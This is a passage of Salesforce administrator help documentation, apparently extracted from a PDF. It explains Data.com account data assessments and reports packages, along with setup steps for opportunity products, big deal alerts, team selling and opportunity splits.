Accounts	Breaks down the account records we matched, showing the number and percentage of records by status and identifying the match percentage. Data assessments also list Account fields and for a given field, tell you how many records have blank values for that field and how many have values that are different from Data.com's. (For example, you can have 10 account records in which the `Phone` field value is blank.)
Contacts	Breaks down the contact records we matched, showing the number and percentage of records by status and identifying the match percentage. Data assessments also list Contact fields and for a given field, tell you how many records have blank values for that field and how many have values that are different from Data.com's. (For example, you can have five contact records in which the `Account` field value is blank.)
Leads	Breaks down the lead records we matched, showing the number and percentage of records by status and identifying the match percentage. Data assessments also list Lead fields and for a given

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To install packages:
- "Download AppExchange Packages"

To run a Data.com data assessment:
- No permissions required

To view a Data.com data assessment:
- No permissions required

Tab	What it Tells You
	field, tell you how many records have blank values for that field and how many have values that are different from Data.com's. (For example, you can have 12 lead records in which the `Title` field value is different from Data.com's.)
Unmatched	Data.com's matching algorithm uses key fields to identify matching records. This tab lists those fields, and shows you the number and percentage of blank field values within your unmatched records. Adding valid data to these fields can improve your organization's match results.
DUNSRight	Shows the expected account match rate using D&B DUNSRight Matching. The confidence code is a number from 1 to 10. A match confidence code of 10 is the most precise and the most exact match. You can set a confidence level threshold that identifies records as Matched or Select Match. Matched records are automatically added to your automated clean process. You can manually add Select Match records to your automated clean process.

Find Out How Clean Your Accounts Are

If you use Data.com Clean, you can review the `Clean Status` on all your accounts by running an Accounts by Clean Status report.

Note: This information applies to Data.com Clean and not to Data Integration.

Note: This information applies to Data.com Clean and not to Data Integration.

Important: If your records appear to be matched incorrectly with Data.com records, think carefully before selecting `Flag differences and auto-fill blank fields` as a clean preference. If mismatches occur with many records, contact Salesforce Support.

1. Click the Dashboards tab, then select Data.com Analytics. Run the Accounts by Clean Status report.
   If your clean jobs have run successfully, your accounts are grouped by their clean status values.
2. On the report, find any Salesforce records with a clean status of `Different`. Open several records and click **Clean** to look at the differences.
3. Repeat the comparison process with records that have a clean status of `Not Found`.

SEE ALSO:

How Does Data.com Clean Match Your Records?

Data.com Update Statuses

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To implement Data.com Clean:

- "Customize Application"

Install and Implement Data.com Reports AppExchange Packages

Get access to additional reports to help your users analyze account, contact, and lead data.

Available in: Salesforce ClassicSalesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To install packages:
- "Download AppExchange Packages"

Note: These packages are designed for Data.com Clean and Data.com Prospector. If you're using Data Integration, write your own custom reports.

Multiple Data.com report packages are available on AppExchange. The report packages you install depend on which data you're interested in and which Data.com products you use. Here's a list of the different packages and instructions on how to install them.

Available AppExchange Reports Package	Contents	Considerations
Data.com Prospector Reports	Dashboard and associated reports used primarily by sales management to see the value Data.com provides in terms of converted leads, sales forecast, and revenue.	To install this package, your company must use Data.com Prospector.
Data.com Clean Reports	Dashboard and associated reports used primarily by sales operations and people responsible for keeping Salesforce data updated.	To install this package, your organization must use Data.com Clean.
Running Data.com Data Assessents	Dashboard and associated reports use the rich set of D&B data to give you and your users unparalleled insight into your accounts. They help improve sales planning and business strategy.	To install this package, your organization must use Data.com Prospector or Data.com Clean.
	Tells you how Data.com can enrich your data.	You can request one assessment for your org every 30 days.

1. Go to the Data.com reports package you want to download.
2. Click **Get it Now**.
3. Install the Data.com reports packages you want to use.
4. If your company uses Professional Edition, add these fields to your page layouts. If you don't, these fields aren't included on your reports.

Page Layout	Fields
Account	`Sourced from Data.com`

Page Layout	Fields
Contact	`Sourced from Data.com`
Lead	`Sourced from Data.com`
Opportunity	`Sourced from Data.com`

5. Let your users know which Data.com reports and dashboards are available.

Get an Assessment of Your Account Data

Start making informed decisions about the quality of your account data—request a Data.com data assessment. The assessment summarizes overall data quality for your accounts and provides an analysis of key account fields. It doesn't change data in your org. Data assessments are available for orgs in the United States and Canada. For current Data.com Clean customers, we recommend using the AppExchange package Data.com Clean Reports instead.

1. Request an Account Data Assessment
   Request your account data assessment by activating the Company Info for Accounts data integration rule in assessment mode.
2. How to Read Your Account Data Assessment
   A data assessment provides an overall data health score for your accounts. It summarizes what account records Data.com can match and update in your org, and it includes customer segmentation charts by industry, geography, employee count, and annual revenue. Data assessments are available for Salesforce orgs in the United States and Canada. This feature is only available in Lightning Experience.

Request an Account Data Assessment

Request your account data assessment by activating the Company Info for Accounts data integration rule in assessment mode.

EDITIONS


Available in Lightning Experience and Salesforce Classic in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Note: If you're a Data.com Clean customer and you use Clean jobs, use the free AppExchange package Data.com Clean Reports to see how well Clean is working for you.


1. From Setup, enter *Data Integration Rules* in the Quick Find box, then select **Data Integration Rules**.
2. In the list of rules, click **Company Info for Accounts**.
3. Click **Edit Rule Settings**.
4. Click **Generate a read-only data assessment**, then click **Save**.
   Saving or activating the rule requires agreeing to the terms of the data assessment agreement.
5. If the rule is inactive, activate it by clicking **Activate**.
   The Current Status field now shows that the rule is active in Assessment mode.

Important: If your org has 100 or fewer accounts, no notification is sent when the assessment is ready.

If your org has more than 100 accounts, when your assessment is ready, Salesforce notifies you by email and in Lightning Experience.



The assessment can take 24 hours or more, depending on the size of your org. When it's ready, view it at any time by going to the App Launcher in Lightning Experience and selecting the Data Assessment app.



To share the assessment with others in your org, give them the Data Assessment permission.

SEE ALSO:

How to Read Your Account Data Assessment


How to Read Your Account Data Assessment

A data assessment provides an overall data health score for your accounts. It summarizes what account records Data.com can match and update in your org, and it includes customer segmentation charts by industry, geography, employee count, and annual revenue. Data assessments are available for Salesforce orgs in the United States and Canada. This feature is only available in Lightning Experience.

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited** Editions

Data Quality



Your data's health score is calculated using three factors.

Matchability

Matchability reflects how easy it is to keep your CRM records up-to-date and complete using Dun & Bradstreet data. Highly matchable CRM records generally have good fill rates for key identifiers, such as address fields and company website. A higher rating for matchability improves your overall data health rating.


Accuracy

Accuracy is a measure of the percentage of your account records that are complete and up-to-date when compared to the Dun & Bradstreet data set. If valuable marketing and sales data, such as firmographics and financials, is incomplete or out of date, the record is less useful. A higher rating for accuracy improves your overall data health rating.

Uniqueness

Uniqueness is based on the number of duplicate accounts that were identified from the matched records. The presence of duplicates affects your ability to find and report on data, reducing employee productivity and decreasing customer satisfaction. A higher rating for uniqueness improves your overall data health rating.

Match Analysis



The match analysis summarizes how many of your records can be matched to records in the Dun & Bradstreet data set. It also shows how up-to-date the field values in your records are.

Matched Up-to-Date

Percentage of your account records in which all field values exactly match the field values in the corresponding Dun & Bradstreet record.


Matched Outdated

Percentage of your account records that Data.com matched to a corresponding Dun & Bradstreet record, but that have field values that differ from the Dun & Bradstreet record.

Unmatched

Percentage of your account records that Data.com couldn't match to a record in the Dun & Bradstreet data set. If your unmatched record percentage seems high, it's possible that you aren't using the standard fields we match on. To request a custom assessment of your data, contact your Salesforce account manager.

Customer Segmentation



The customer segmentation charts give you detailed, graphical breakdowns of your account data. The charts show the fields for which Data.com can potentially provide more up-to-date and accurate data.

Industry

A breakdown of accounts in the top five industries, as identified by the two-digit Standard Industrial Classification (SIC) code.

Geography

A breakdown of accounts in a specific geographic region, according to companies' Dun & Bradstreet primary billing address.

Employee Count

A breakdown of the number of employees at the companies in your accounts. The count is based on the Dun & Bradstreet data for those companies, not your Salesforce account data.

Revenue

A breakdown of annual revenue for your accounts, based on Dun & Bradstreet annual sales volumes.

SEE ALSO:

Request an Account Data Assessment

Setting Options for Selling

Customize Opportunities and Products

Get the most out of opportunities and products by setting up these additional features.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

Enable and Configure Similar Opportunities

Allow users to find Closed/Won opportunities that match the attributes of an opportunity they're currently working on, so they can quickly access information that might help them close their open deals.

Make It Easy to Add Products to Opportunities

Set up Salesforce to prompt your users to add products when they create an opportunity. When you select `Prompt users to add products to opportunities` in Opportunity Settings, the label for the save button in a new opportunity record is "Save & Add Product."

Enable Opportunity Update Reminders

Updated and accurate opportunities drive precise forecasts. Enabling update reminders lets managers send their direct reports automated emails with a report on the team's open opportunities.

Activate and Deactivate Product Prices with Their Products Simultaneously

Set up Salesforce so that when you activate or deactivate a product, all related prices for that product are activated or deactivated at the same time.

Restrict Price and Quantity Editing on Opportunity Products

Control whether users can update the `Price` and `Quantity` fields on opportunities.

Enable Product Schedules

Create default revenue and quantity schedules for products that are delivered or paid for over a period of time. In addition, administrators can enable schedule settings that allow users to create schedules for individual products on opportunities.

Using Product Families

Activate Big Deal Alerts

Your organization can use alerts that automatically send an email notification for opportunities with large amounts. You can activate one opportunity alert for your organization. The alert message resembles the opportunity detail page including the page layout and language from a selected user.

Customize Big Deal Alerts

Your organization can use alerts that automatically send an email notification for opportunities with large amounts. Customize this alert to send an email when an opportunity reaches a threshold.

SEE ALSO:

Opportunities

Enable and Configure Similar Opportunities

Allow users to find Closed/Won opportunities that match the attributes of an opportunity they're currently working on, so they can quickly access information that might help them close their open deals.

Note:

- Searches are constructed as *OR* statements. Therefore, Closed/Won opportunities need to match only one criteria to be considered similar. For best search results, include multiple search terms.
- When deciding which opportunity fields to display on the Similar Opportunities related list, be aware that users will see all fields that are displayed, regardless of sharing rules and user permissions.

1. From Setup, enter *Similar Opportunities* in the Quick Find box, then select **Similar Opportunities**.
2. Click **Edit**.
3. Select Enable Similar Opportunities.
4. Select the fields or related lists that you want Similar Opportunities searches to match against, and then click **Add**.
5. Select the fields to display in the Similar Opportunities related list.
6. Click **Save**.
7. Make sure the Similar Opportunities related list is added to the opportunity page layout.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

USER PERMISSIONS

To enable and configure similar opportunities:

- "Customize Application"

SEE ALSO:

Guidelines for Finding Similar Opportunities

Make It Easy to Add Products to Opportunities

Set up Salesforce to prompt your users to add products when they create an opportunity. When you select Prompt users to add products to opportunities in Opportunity Settings, the label for the save button in a new opportunity record is "Save & Add Product."

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Products Concepts

Enable Opportunity Update Reminders

Updated and accurate opportunities drive precise forecasts. Enabling update reminders lets managers send their direct reports automated emails with a report on the team's open opportunities.

1. From Setup, enter *Update Reminders* in the Quick Find box, then select **Update Reminders**.
2. Click **Edit**.
3. Select Enable Update Reminders for My Organization.
4. Optionally, select Automatically Activate Reminders for Users with Direct Reports to schedule opportunity update reminders for all users who have direct reports.
5. Click **Save**.
6. If you didn't automatically activate all users with direct reports, then select which users you want to be able to schedule opportunity update reminders. Any user that has direct reports can be added.
7. Click **Activate**.
8. Let those users know they can start scheduling update reminders for their direct reports.

Note: If an account owner is allowed to send opportunity update reminders, then all partner and customer portal users that are assigned as Executives to the account will receive the reminders, even if they don't have access to the opportunity. To avoid reminders being sent to these users, remove them from the Executive role.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable opportunity update reminders:
- "Customize Application" OR "Manage Users"

To activate or deactivate opportunity update reminders:
- "Manage Users"

SEE ALSO:

Guidelines for Finding Similar Opportunities

Activate and Deactivate Product Prices with Their Products Simultaneously

Set up Salesforce so that when you activate or deactivate a product, all related prices for that product are activated or deactivated at the same time.

1. From Setup, enter *Product Settings* in the Quick Find box, then select **Product Settings**.
2. Select When changing active flag on a product record.
3. Save your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To auto-activate or auto-deactivate product prices:
- "Customize Application"

SEE ALSO:

Restrict Price and Quantity Editing on Opportunity Products

Products Concepts

Restrict Price and Quantity Editing on Opportunity Products

Control whether users can update the `Price` and `Quantity` fields on opportunities.

Although `Sales Price` and `Quantity` fields are required, you can remove them from the page layout and they will be populated with a default value. Users will no longer see the fields or be able to add data to them.

To ensure that opportunity products use the price from the associated price book, remove the `Sales Price` field from the opportunity products page layout.

To use a quantity of one for all opportunity products, remove the `Quantity` field from the opportunity products page layout.

Note: If you cannot remove these fields from the page layout, contact Salesforce to enable this option.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To restrict price and unit editing:
- "Customize Application"

SEE ALSO:

Activate and Deactivate Product Prices with Their Products Simultaneously

Products Concepts

Enable Product Schedules

Create default revenue and quantity schedules for products that are delivered or paid for over a period of time. In addition, administrators can enable schedule settings that allow users to create schedules for individual products on opportunities.

1. From Setup, enter *`Product Schedules`* in the `Quick Find` box, then select **Product Schedules Settings**.
2. Select the appropriate checkboxes to enable quantity and revenue schedules for your organization. Note that disabling a schedule type automatically deletes all existing schedule information from products.

   For a definition of each schedule type, see Products, Price Books, and Schedules Overview on page 1446.
3. For each schedule type you enable, select whether to automatically enable that schedule type for every product in your price books. This option automatically selects the `Quantity Scheduling Enabled` or `Revenue Scheduling Enabled` checkboxes on every product in your price books.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

For greater control of schedules on a product-by-product basis, administrators can also determine which schedule types users can establish for each product.

Note: Enabling or disabling schedules does not affect archived products.

If schedules are referenced in Apex, only one of the schedule types (quantity or revenue) can be disabled. For example, if Apex references the schedule object (represented as `OpportunityLineItemSchedule` in the code), one of the schedule types can be disabled, but not both.

SEE ALSO:

Products Concepts

Using Product Families

Use the `Product Family` picklist to categorize your products. For example, if your company sells both hardware and software, you can create two product families: Hardware and Software.

If your organization has customizable forecasting, your users can have a different quota for hardware sales and software sales. Users can also view forecasts for opportunities with hardware products separate from opportunities that include software products.

To begin using product families:

- Customize the `Product Family` picklist to include the different categories of products you sell.
- For each product in your price books, edit the product and select the appropriate `Product Family` value.
- If your organization has customizable forecasting, set a different quota for each product family for your users.
- If your organization has customizable forecasting, consider changing your forecast settings to display a particular forecast family value by default when your users click the Forecasts tab.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit product families:
- "Customize Application"

SEE ALSO:

Products Concepts

Activate Big Deal Alerts

Your organization can use alerts that automatically send an email notification for opportunities with large amounts. You can activate one opportunity alert for your organization. The alert message resembles the opportunity detail page including the page layout and language from a selected user.

Before you begin, you may want to decide which user has the page layout and language settings that you would like included in all alerts. This user must also have the "View All Data" permission.

1. From Setup, enter *`Big Deal Alert`* in the `Quick Find` box, then select **Big Deal Alert**.
2. Enter a name for the alert.
3. Enter a `Trigger Probability` and `Trigger Amount` in the corporate currency. An opportunity alert is triggered for opportunities with this probability and amount or greater. The alert triggers only for those opportunities that meet both the trigger probability and trigger amount threshold settings.

   Note: An opportunity can trigger a big deal alert even if it is in a currency that is different from the corporate currency. The `Amount` on an opportunity is converted to corporate currency and compared to the `Trigger Amount`. If you are using advanced currency management, dated exchange rates will be used.

4. Check the `Active` box if you would like to activate the new alert immediately after you save.
5. Enter the `From Email Name`.
6. Enter the `From Email Address`.

   Note: The From address must be either one of your verified organization-wide email addresses or the email address listed in your Salesforce profile.

7. Select a user that provides the appropriate opportunity page layout, language, and currency settings for the content of the emails. This user must have the "View All Data" permission.

For organizations that use multiple currencies, all alerts include the amount in the currency of the opportunity. If the opportunity currency is different than the currency of the user selected in this step, both currencies are included in the email.

Enter a list of email recipients separated by commas. You can also include `CC:` and `BCC:` recipients but all must be valid email addresses.

The `BCC:` field is not available if your organization has enabled compliance BCC emails.

8. Check the `Notify Opportunity Owner` box if you would like to include the owner of the opportunity in the alert emails.
9. Click **Save**.

Note: An opportunity alert sends a notification the first time an opportunity reaches the threshold. So, an opportunity that reaches the threshold with 90% probability will not trigger additional alerts if the probability subsequently goes higher. However, an opportunity that already triggered an alert and then fell below the threshold can trigger a second alert if it crosses that threshold again.

When working remotely in Connect Offline, you can make changes to opportunities that trigger alerts. These alert messages will be sent when you update your data.

SEE ALSO:

Customize Big Deal Alerts

Customize Big Deal Alerts

Your organization can use alerts that automatically send an email notification for opportunities with large amounts. Customize this alert to send an email when an opportunity reaches a threshold.

Your threshold consists of an opportunity amount and probability. For example, you can send an email to your team when an opportunity of $500,000 has reached a probability of 90%.

SEE ALSO:

Activate Big Deal Alerts

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To activate big deal alerts:

- "Customize Application"

Customize Sales Teams

Managing Opportunity Teams

Make it easy for your sales reps to collaborate on opportunities.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Settings for opportunity teams available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Enable Team Selling
   To make it easy for your sales reps to collaborate on selling opportunities, enable opportunity teams in Salesforce.
2. Considerations for Customizing Opportunity Teams
   Make opportunity teams work better for your business by customizing opportunity team roles, page layouts, and more. Before you do, consider these key points.
3. Customize Opportunity Team Roles
   Every opportunity team member has a role in that opportunity, such as Account Manager or Sales Rep. To track the roles that team members play in your company, customize your opportunity team roles in Salesforce.
4. Considerations for Updating Team Members on Multiple Records
   Before you use a mass team reassignment wizard, consider a few key points.
5. Update Team Members on Multiple Records
   If your Salesforce org uses account teams or opportunity teams, keep your records up-to-date the easy way. Use the mass team reassignment wizards to add, remove, and replace team members on multiple records at the same time.
6. Considerations for Disabling Team Selling
   Before you disable team selling, consider the following key points.

Enable Team Selling

To make it easy for your sales reps to collaborate on selling opportunities, enable opportunity teams in Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable team selling:
- "Customize Application"

1. From Setup, enter *Opportunity Team Settings* in the Quick Find box, then select **Opportunity Team Settings**.
2. Define the settings as needed.
3. Save your changes.

Considerations for Customizing Opportunity Teams

Make opportunity teams work better for your business by customizing opportunity team roles, page layouts, and more. Before you do, consider these key points.

- Opportunity teams are available in Lightning Experience, but you must switch to Salesforce Classic to use some related features, such as Opportunity Splits. For more information, review the Lightning Experience limitations for Sales features.
- You can create a maximum of 50 custom fields for an opportunity team.
- If you delete a custom field, filters that use the custom field are also deleted, and the result of assignment or escalation rules that rely on the custom field's data can change.
- To display opportunity team member information on a parent page, you must link the team member and the parent. For example, to display team member information on the related account detail page, add a custom lookup field called Account to the Opportunity Team editor, and then set this field to the parent account for each opportunity team member.
- You can't create a lookup from an object, such as an account, to an opportunity team member.
- Validation rules and Apex triggers aren't supported when a user adds his or her default opportunity team on an opportunity.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Opportunity Splits and settings for opportunity teams available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

SEE ALSO:

Guidelines for Using Opportunity Teams

Customize Opportunity Team Roles

Every opportunity team member has a role in that opportunity, such as Account Manager or Sales Rep. To track the roles that team members play in your company, customize your opportunity team roles in Salesforce.

Warning:

- Leave the Opportunity Owner unchanged. It's needed for Opportunity Splits.
- Opportunity teams share roles with account teams. If you remove an opportunity team role, that role is no longer listed as an account team role.

1. From Setup, enter *Team Roles* in the Quick Find box, then select **Team Roles** under Opportunity Teams.
2. Edit the picklist values for team roles as needed.
3. Save your changes.
4. To update a changed picklist value in all your files, enter *Replace Team Roles* in the Quick Find box, then select **Replace Team Role**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Opportunity Splits and settings for opportunity teams available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To set up team roles:

- "Customize Application"

Considerations for Updating Team Members on Multiple Records

Before you use a mass team reassignment wizard, consider a few key points.

- If you don't see the **Mass Reassign Account Teams** or **Mass Reassign Opportunity Teams** option in Setup, go to the Accounts or Opportunities page, and then click the option in the Tools section.

- If Opportunity Splits is enabled, and you remove a team member assigned to a split that must total 100%, the removed member's percentage transfers to the opportunity owner. You can't remove the opportunity owner.
- When you're selecting the team members to change in records:
  - For account teams, select the appropriate account, contact, case, and opportunity access.
  - For opportunity teams, select the appropriate opportunity access. Then complete any custom fields that have been defined and added to the opportunity team page layout.

Update Team Members on Multiple Records

If your Salesforce org uses account teams or opportunity teams, keep your records up-to-date the easy way. Use the mass team reassignment wizards to add, remove, and replace team members on multiple records at the same time.

1. From Setup, enter *Mass Reassign* in the Quick Find box, then select **Mass Reassign Account Teams** or **Mass Reassign Opportunity Teams**.

   The Step 1 page of the wizard appears.

2. Complete the wizard as instructed.
3. Review the number of changed records, and then click **Done** to exit the wizard.

SEE ALSO:

Considerations for Customizing Opportunity Teams

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To mass update team members:

- "Use Team Reassignment Wizards"

Considerations for Disabling Team Selling

Before you disable team selling, consider the following key points.

- Disabling team selling permanently removes all opportunity teams from all opportunities and deletes default opportunity teams.
- If Opportunity Splits is enabled, you can't disable team selling.
- If team members are referenced in Apex, you can't disable team selling.
- Before you disable team selling, do the following.
  - Disable Opportunity Splits. This action permanently deletes all split data from your Salesforce org.
  - Delete all custom fields, custom buttons and links, page layouts, validation rules, workflow rules, and Apex triggers that you've added to opportunity teams.
  - Delete all custom reports that include opportunity team information.
  - Uninstall any Apex packages that use opportunity teams.
- To disable team selling:
  - You need the "Customize Application" permission.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Opportunity Splits and settings for opportunity teams available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

- Access Opportunity Team Settings. From Setup, enter *Opportunity Team Settings* in the Quick Find box, then select **Opportunity Team Settings**.

SEE ALSO:

Considerations for Customizing Opportunity Teams

Considerations for Disabling Opportunity Splits

Managing Opportunity Splits

Make it easy for your sales reps to share opportunity revenue.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Enterprise** and **Unlimited** Editions with the Sales Cloud

1. Considerations for Enabling Opportunity Splits
   Before you enable Opportunity Splits, consider these key points.
2. Enable Opportunity Splits
   Make it easy for your sales reps to collaborate on opportunities and share opportunity revenue with team members.
3. Create Custom Opportunity Split Types
   To better reflect your business operations, create custom opportunity split types on opportunity currency fields. Create up to three types to use in addition to revenue and overlay splits. Then, specify whether each type always totals 100%.
4. Considerations for Removing Opportunity Split Types
   Typically, you *deactivate* an opportunity split type when you have five split types (the maximum) and you need another. Or you *delete* a seldom-used type to reduce storage. Before you deactivate or delete an opportunity split type, consider these key points.
5. Considerations for Editing Multi-Line Layouts for Opportunity Splits
   Before you customize the fields that Salesforce displays when sales reps edit opportunity splits, consider these key points.
6. Considerations for Disabling Opportunity Splits
   If your Salesforce org isn't using Opportunity Splits, you can disable the feature. Before you do so, consider these key points.

Considerations for Enabling Opportunity Splits

Before you enable Opportunity Splits, consider these key points.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Enterprise** and **Unlimited** Editions with the Sales Cloud

General considerations

- You must enable team selling before you can enable Opportunity Splits.
- Enabling Opportunity Splits changes the opportunity records in your Salesforce org. Here's what happens.
  - A script temporarily disables triggers, workflows, and validation rules for opportunity team records, mass reassignment of opportunity team members, and mass transfer of accounts and opportunities.
  - The opportunity owner is included on each opportunity team. Because the Opportunity Owner role is essential for splits, you can't remove it.
  - If you enable split types that total 100%, new opportunity split records include a default entry for the owner. This owner initially receives 100% of the split amount. (These additional records require more data storage. To see how this extra storage requirement affects your Salesforce org, search for "Monitoring Storage Resources" in the Salesforce Help.)

- You can have up to five split types, including inactive split types. To rename, temporarily deactivate, or permanently delete split types, return to the Opportunity Splits setup page, and then click **Edit Split Types**. Deleting split types deletes splits data. You can't delete the default split types.
- If **Let users add members to opportunity teams while editing splits** isn't selected, users must be added to an opportunity team before they can be added to an opportunity split.

Available time

Enabling Opportunity Splits starts a process that sets up splits on every opportunity in your Salesforce org. Depending on the number of opportunity records, this process can take hours. You can still work with Salesforce while the process is ongoing. Automated email notifications keep you up-to-date on the script's status. Consider running the process overnight.

Inactive currencies

If your Salesforce org has inactive currencies that have been active in the past, you probably have opportunity records that use those currencies. Those records are part of the split enablement process, but the currency's inactive status causes the process to fail. To help prevent a failure, or fix a failure that occurs:

- Make the inactive currency active during the splits enablement. (You can make it inactive again after the process is finished.)
- Delete the opportunities with the inactive currency. This solution works best when your Salesforce org has only a few opportunities with an inactive currency and you don't need them for reporting or historical purposes.

Inactive users

Similar to inactive currencies, if your Salesforce org has inactive users that worked with opportunities, you probably have opportunity records still owned by those users. The split enablement process accesses those records, but the users' inactive status causes the process to fail. To help prevent a failure, or fix a failure that occurs:

- Make the inactive users active during the splits enablement. (You can make them inactive again after the process is finished.)
- Delete all opportunities owned by inactive users. This solution works best when your Salesforce org has only a few opportunities owned by inactive users and you don't need them for reporting or historical purposes.
- Temporarily allow editing of inactive users in your Salesforce org.

  Note: Turning on editing of inactive users could alter archived data. If you are enabling this permission only to turn on opportunity splits, we recommend limiting who can use it, and turning it back off again when you're done.

  1. From Setup, enter *User Interface* in the Quick Find box, then select **User Interface**.
